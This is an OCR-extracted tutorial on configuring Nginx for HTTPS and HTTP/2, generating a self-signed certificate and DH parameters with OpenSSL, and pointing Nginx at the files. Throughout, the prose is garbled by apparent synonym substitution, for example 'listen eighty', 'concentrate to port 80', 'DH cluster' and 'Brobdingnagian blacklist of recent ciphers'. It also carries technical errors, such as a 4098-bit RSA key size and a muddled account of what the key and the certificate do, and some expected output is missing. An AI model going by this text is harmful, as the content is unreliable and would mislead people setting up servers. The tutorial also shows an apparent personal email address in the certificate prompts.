
Let's open the configuration file:

```
`sudo nano /etc/nginx/sites-available/default
```



By default, Nginx is ready to concentrate to port 80, that is that the commonplace protocol port:


```
server {

        listen eighty default_server;

        listen [::]:80 default_server;
```



As you'll see, we've got two completely different listen variables. The primary one is for all IPv4 connections. The second is for IPv6 connections. We are going to change coding for each.

Modify the listening port to 443 that is employed by the HTTPS protocol:

```
server {
        listen 443 ssl http2 default_server;
        listen [::]:443 ssl http2 default_server;
```




Notice that in addition to ssl, we also added http2 to the line. This variable tells Nginx to use HTTP/2 with supported browsers.


Changing the Server Name

The next line when listening is server_name. Here is wherever we have a tendency to specify that domain ought to be related to the configuration file. By default, server_name is set to _ (underscore), which suggests the config file is accountable for all incoming requests. Change _ (underscore) to your actual domain, like this:

```
`sudo nano /etc/nginx/sites-available/default

server_name 192.168.13.149;
```

Save the configuration file, and edit the text editor.






Check the configuration for syntax errors

`sudo nginx -t

If the syntax is error-free, you may see the subsequent output:

```
nginx: the configuration file /etc/nginx/nginx.conf syntax is ok

nginx: configuration file /etc/nginx/nginx.conf test is successful
```



Adding the SSL Certificates to Generate a self-signed certificate

TLS/SSL works by employing a combination of a public certificate and a non-public key. The SSL key's unbroken secret is on the server. It's accustomed to write in code content sent to purchasers. The SSL certificate is publically shared with anyone requesting the content. It is accustomed to decode the content signed by the associated SSL key. A self-signed certificate is a certificate that is signed by itself rather than a trusted authority. The identity of the server can be properly verified only when it is signed by a trusted third-party. Because of this, self-signed certificates should be never used on public web servers but is still useful for testing purposes.

We are able to produce a self-signed key and certificate try with OpenSSL in an exceedingly single command:

```
`sudo openssl req -x509 -nodes -days 365 -newkey rsa:2048 -keyout /etc/ssl/
private/nginx-selfsigned.key -out /etc/ssl/certs/nginx-selfsigned.crt
```

Let's understand the above command.

sudo: For Root access command.

openssl: tool for creating and managing OpenSSL certificates, keys.

req -x509: we are creating a new X.509 cert. "X.509" is a public key infrastructure standard that SSL and TLS use for its key and certificate management.

nodes: used for OpenSSL to skip the option to secure our certificate with a passphrase.

-**days 365**: Validation period for the certificate.

-**newkey rsa:2048**: we are generating a new certificate and a new key RSA 2048 bits long at the same time. You can use 4098 also to generate 4098 bits RSA key.

-**keyout /etc/ssl/private/nginx-selfsigned.key**: We are creating private keys for OpenSSL.

-**out /etc/ssl/certs/nginx-selfsigned.crt**: We are creating certificate for OpenSSL.

The entirety of the prompts can look like this:

```
Generating a 2048 bit RSA non-public key

.................................+++

.............................................................+++

writing new non-public key to '/etc/ssl/private/nginx-selfsigned.key'
```

You are on the brink of being asked to enter data which will be incorporated into your certificate request.

What you're on the brink of entering is what's referred to as a Distinguished Name or a DN.


There are quite a few fields, however, you'll leave some blank.

For some fields there'll be a default value.

If you enter '.', the sectors are left blank.

```
Country Name (2 letter code) [AU]:IN

State or Province Name (full name) [Some-State]:GJ

Locality Name (eg, city) []:Gandhinagar

Organization Name (eg, company) [Internet Widgits Pty Ltd]:GTU
```


```
Organizational Unit Name (eg, section) []:IT

Common Name (e.g. server FQDN or YOUR name) []:192.168.13.149

Email Address []:bhadu.gohil@gmail.com
```



Fill out the prompts fittingly. The foremost vital line is the one that requests the Common Name (e.g. server FQDN or YOUR name). You should enter the name related to your server or, additionally possible, your server's public informatics address (Ip-address).

Both of the files you created are placed within the applicable subdirectories of the /etc/ssl directory.


```
bhadreshsinh@ubuntu:~$ cd /etc/ssl/

bhadreshsinh@ubuntu:/etc/ssl$ ls

certs  openssl.cnf  private

bhadreshsinh@ubuntu:/etc/ssl$
```



While we are using OpenSSL , we must always additionally produce a powerful Diffie-Hellman cluster, that is employed in negotiating good Forward Secrecy (In cryptography, forward secrecy (FS) may be a property of secure communication protocols within which compromise of long keys doesn't compromise past session keys.) with purchasers.

We can try this by typing:

`sudo openssl dhparam -out /etc/ssl/certs/dhparam.pem 2048




You can use 4098 as per requirements. It will take more time to generate keys and certificate, but it is more secure.

This may take a number of minutes, however, once it's done, you may have a powerful DH cluster at /etc/ssl/certs/dhparam.pem that we are able to use in our configuration.

By using the below command:

`cat /etc/ssl/certs/dhparam.pem

Output:



Adding the SSL Certificates


Next, you wish to assemble Nginx for your SSL certificate. Create a directory to store your SSL certificates within the Nginx configuration directory:

` sudo mkdir /etc/nginx/ssl

Copy your certificate and also the non-public key to the present location. We are going to additionally rename the files to indicate the domain they're associated with. (It can be handy in the future, once you have more than one domain.). You'll provide any hostname in line with your requirement:


`sudo cp /etc/ssl/certs/nginx-selfsigned.crt /etc/nginx/ssl/ubuntu.crt

`sudo cp /etc/ssl/private/nginx-selfsigned.key /etc/nginx/ssl/ubuntu.key



Now, let's open our configuration file once more and assemble SSL.


`sudo nano /etc/nginx/sites-available/default



On new lines within the server block, outline the situation of your certificates:

```
ssl_certificate /etc/nginx/ssl/ubuntu.crt;

ssl_certificate_key /etc/nginx/ssl/ubuntu.key;
```

Save the file, and exit the text editor.




Avoiding recent Cipher Suites

HTTP/2 incorporates a Brobdingnagian blacklist of recent and insecure ciphers, therefore, we have a tendency to avoid them. Cipher suites are a bunch of cryptographic algorithms, which describe how the transferring data should be encrypted.

We will use an extremely well-liked cipher set, whose security was approved by web giants like CloudFlare. It doesn't enable the usage of MD5 coding (which was referred to as insecure since 1996, however despite this reality, its use is widespread even to the present day).

